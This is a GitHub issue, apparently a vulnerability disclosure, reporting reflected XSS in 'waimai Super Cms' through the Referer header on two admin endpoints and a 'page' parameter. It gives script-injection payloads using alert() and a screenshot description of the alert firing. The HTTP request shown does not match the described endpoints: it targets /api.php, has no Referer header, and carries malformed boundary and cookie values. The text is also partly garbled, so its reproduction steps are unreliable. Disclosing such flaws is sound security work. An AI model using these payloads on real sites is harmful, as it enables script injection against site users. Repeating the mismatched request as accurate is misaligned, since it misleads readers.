

[Jump to bottom](#)

⊙ Open

Binarytree200 opened this issue on Dec 8, 2019 · 0 comments

In waimai Super Cms master, there is an XSS vulnerability via the /admin.php?m=Config&a=add and /admin.php/Link/addsave Referer parameter, /?delURL=1&url=x&page= page parameter

Payload: Referer: ""><script>alert(123)</script>

```
POST /api.php?testConfig&id=0 HTTP/1.1
Host: localhost
Content-Length: 967
Cache-Control: max-age=0
Origin: http://localhost:8080
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary="--WdMfRvEwbnDunder#jGQREAJgicnGzUq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=0e0c9gh3CmnpngT&date=084
Connection: close

--WdMfRvEwbnDunder#jGQREAJgicnGzUq
Content-Disposition: form-data; name="name"

3

--WdMfRvEwbnDunder#jGQREAJgicnGzUq
Content-Disposition: form-data; name="address"

753 Main Street

--WdMfRvEwbnDunder#jGQREAJgicnGzUq
Content-Disposition: form-data; name="tel"
```



Payload: Referer: ""><script>alert(456)</script>

基本设置

商品

订单

积分

会员

留言

文章

微信

友情链接

友情链接增加


网站名称

111

链接地址

http://111

保存



The screenshot shows a web browser's address bar with the URL 'localhost/admin.php/Link/addsave'. A dropdown menu is open, displaying 'localhost 显示' and the number '456'.

[illegible]

|                              |
|------------------------------|
| Assignees                    |
| No one assigned              |
| Labels                       |
| None yet                     |
| Projects                     |
| None yet                     |
| Milestone                    |
| No milestone                 |
| Development                  |
| No branches or pull requests |
| 1 participant                |